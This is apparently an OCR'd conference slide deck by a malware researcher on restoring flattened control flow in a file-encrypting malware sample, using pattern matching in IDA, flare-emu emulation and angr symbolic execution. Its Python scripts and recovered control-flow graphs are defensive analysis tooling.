
- Restore control-flow in IDA Pro
  - Emulation
  - Symbolic/Concolic Execution
  - Pattern matching

Dynamically

- Sandbox detonation
  - Finding IOCs
  - Next stage from memory/file dumps
- Debugging
  - Works but very tedious and slow
  - There might be other Anti-Analysis/Debugging measures in place

Restoring the Control-Flow

1. Identify original basic blocks (OBBs)
2. Identify decision basic blocks (DBBs)
3. Identify the state variable
4. Map state values to OBBs
5. Recover next state values for each OBB
6. Reconstruct original control-flow



Pattern Matching

“With visual inspection I determined that the tire pressure is adequate.”

Pattern matching


- Static analysis only
- Looking for patterns in the assembly code to identify the different components
- Feels like the most basic, but it can be easily more efficient than the other techniques
- Identify OBBs: more than 3 instructions, last is a fixed jump, second to last is a ‘mov’ to set the state value

```
.text:00000000000015E2 lea     rdx, modes         ; "wb"
.text:00000000000015E9 mov     rsi, rdx           ; modes
.text:00000000000015EC mov     rdi, rax           ; filename
.text:00000000000015EF call    _fopen
.text:00000000000015F4 mov     [rbp+var_128], rax
.text:00000000000015FB mov     rax, [rbp+var_128]
.text:0000000000001602 mov     [rbp+s], rax
.text:0000000000001609 mov     [rbp+var_138], 3
.text:0000000000001614 jmp     loc_17E3
```

Pattern Matching

```
if instr_count >= 3 and is_mov_imm(second_last_instr) and is_jmp_fixed(last_instr):
        # the BB is an OBB, save it as such
        print("OBB found: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))
        block = {
            'type': 'obb',
            'next_state': second_last_instr.Op2.value,
            'bb': bb,
        }
        blocks.append(block)
```

Pattern Matching: Results




```
digraph CFG{
"0x1411" -> "0x169b"
"0x1446" -> "0x169b"
"0x1491" -> "0x169b"
"0x1553" -> "0x1647"
"0x1553" -> "0x17e8"
"0x1591" -> "0x1411"
"0x1591" -> "0x1491"
"0x1647" -> "0x1446"
"0x1647" -> "0x16f7"
"0x169b" -> "0x1647"
"0x169b" -> "0x17e8"
"0x16b2" -> "0x16b2"
"0x16b2" -> "0x1591"
"0x16f7" -> "0x16b2"
"0x16f7" -> "0x1591"
}
```

Emulation

- Using flare-emu (BTW Flare-On is on, do some reversing)
- Going for low hanging fruits this time
- Still using pattern matching to identify OBBs
- Need to supply usable arguments for the emulated function:


FUNC_ARGS = {"arg1":b'test.txt\x00test2.txt\x00', "arg2":2}

```
def emulate_and_record_basic_blocks(func_args, userData):
    # Create a new emulator instance
    eh = flare_emu.EmuHelper()
    print("Emulating function at 0x{:x}".format(func_ea))

    # to ensure useful emulation meaningful arguments are needed for the target function
    eh.emulateRange(func_ea, instructionHook=instruction_hook, registers=func_args,
hookData=userData)
```

Emulation

```
def instruction_hook(unicornObject, address, instructionSize, userData):
    # use the instruction block to trace the execution on a BB level

    print("Instruction hook called - address: 0x{:x}".format(address))
    # mark instractions that were emulated with color
    # idc.set_color(address, idc.CIC_ITEM, 0xD5F5E3)
    # count instractions to be able to stop after a speficied number of instructions
    if "inst_ctr" in userData:
        userData["inst_ctr"] += 1
    else:
        userData["inst_ctr"] = 1

    # Get the current basic block start address
    bb_start = get_bb_start_ea(address, userData['flow_chart'])

    # # Check if the basic block has already been recorded
    if bb_start != userData['current_bb']:
        # Record the executed basic block
        userData['executed_blocks'].append(bb_start)
        userData['current_bb'] = bb_start

    if userData["inst_ctr"] >= 10000:
        unicornObject.emu_stop()

    return
```

Emulation: Results




```
Creating CFG
Coverage: 51.72413793103448%
OBB Coverage:
44.44444444444444%
digraph CFG{
"0x1553" -> "0x1647"
"0x1647" -> "0x16f7"
"0x16f7" -> "0x16b2"
"0x16b2" -> "0x16b2"
}
```

- 0x1553: Starting the function and logging to the console.
- 0x1647: Opening a file.
- 0x16f7: Reading the content of the file.
- 0x16b2: Encrypting the content of the file.

Symbolic Execution

Symbolic Execution

- Concolic Execution (Symbolic + Concrete = Concolic)
- Using the angr framework
- It could be an enormous time waster -> know when to give up and go back to pattern matching
- Identifying OBBs: same as before
- We can skip many steps because the symbolic execution will do them for us
- Map State Values to OBBs:
    - Run symbolic execution til the start address of each OBB
    - Have the SMT solver get a state value at the known memory location

Symbolic Execution: Map states to OBBs

```python
def get_obb_states(project, func_start, basic_block_addresses):
    # use symbolic execution to execute into each OBB and check the state value
    obb_states = []

    initial_state = project.factory.blank_state(addr = func_start)
    initial_state.options.add(angr.options.CALLLESS)
    # Start the simulation

    # iterate through each obb and run symbolic exec to their address
    for obb in basic_block_addresses:
        simgr = project.factory.simgr(initial_state)
        simgr.explore(find=BASE_ADDR + obb)

        if simgr.found:
            state = simgr.found[0]

            # Calculate the address rbp-0x138, the state variable
            # FILL OUT: state variable -> state.regs.rbp - 0x138
            concrete_value = state.mem[state.regs.rbp - 0x138].uint64_t.concrete
            bb_address = state.solver.eval(state.regs.rip)

            print("State value at is 0x{:x} is {} ".format(bb_address, concrete_value))

            obb_states.append({'address': bb_address, 'state': concrete_value, 'angr_state': state})

    print(obb_states)
    return obb_states
```

Symbolic Execution: Recovering Next State


- Continue execution from the states we reached previously, the beginning of each OBB.
- We need to concretize the state value in memory to limit possible paths.
- In a while loop, symbolic execution advances one basic block (not one instruction) in every tracked possible state.
- After each step, we check if we've reached an OBB.
- There may be one or two possible next states, depending on branching, which we monitor
- We keep stepping until both paths reach an OBB if branching occurs.
- We focus on the address of the next state's OBB rather than the value of the next state.

Symbolic Execution: Recovering Next State

```
def find_next_states(bb_state, obbs):
    # use symbolic execution to recover the next states for the given OBB (bb_state)
    print("Searching next states for 0x{:x}".format(bb_state['address']))

    # we can continue from the saved angr state, which stands when the current OBB is
being executed
    state = bb_state['angr_state']
    # to make execution simpler we can constrain the current state value to the one
that we already recovered
    state.solver.add(state.mem[state.regs.rbp - 0x138].uint64_t.resolved ==
bb_state['state'])

    simgr = project.factory.simgr(state)

    ctr = 0
    found_obbs = []
```

```
    # step the state as long as we have active states
    # protect against state explosions, the next obb should not be far away
    while len(simgr.active) > 0 and ctr <= 20:
        ctr += 1
        simgr.step()

        # check the active states, there is either 1 or 2
        # if there is 1 active state and the address is an obb then it is a next state
        # if there were 2 active states then we recover both next states
        for active_state in simgr.active:
            print('{} - 0x{:x}'.format(simgr, active_state.addr))
            if active_state.addr - BASE_ADDR in obbs:
                obb_addr = active_state.addr
                if obb_addr not in found_obbs:
                    found_obbs.append(obb_addr)
                    print('Next state found: 0x{:x} ->
0x{:x}'.format(bb_state['address'], active_state.addr))
            if (len(simgr.active) == 1 and len(found_obbs) == 1) or len(found_obbs) ==
2:
                return found_obbs
    return None
```


Symbolic Execution: Results




```
digraph CFG{
"0x401411" -> "0x40169b"
"0x401446" -> "0x40169b"
"0x401491" -> "0x40169b"
"0x401553" -> "0x401647"
"0x401591" -> "0x401411"
"0x401591" -> "0x401491"
"0x401647" -> "0x401446"
"0x401647" -> "0x4016f7"
"0x40169b" -> "0x401647"
"0x4016b2" -> "0x401591"
"0x4016b2" -> "0x4016b2"
"0x4016f7" -> "0x401591"
"0x4016f7" -> "0x4016b2"
}
```

Honorary Mention: Debugging

- If everything fails just go back to the debugger and single step through the damn thing
- I could be faster than writing a symbolic execution program.



Conlusion

- CFF is hell
- This is what you should do if you see:
  - Collect as much intel with dynamic analysis (commercial sandbox, own VM) as possible
  - Check if simple emulation brings results
  - Check if pattern matching would work
  - If time allows go for symbolic execution

Thanks and QnA

Security Researcher at FortiGuard

Ethical Hacking | Malware Research | Threat Intelligence

grevay@fortinet.com

Follow Me:

@geri_revay

linkedin.com/in/gergelyrevay

FORTINET®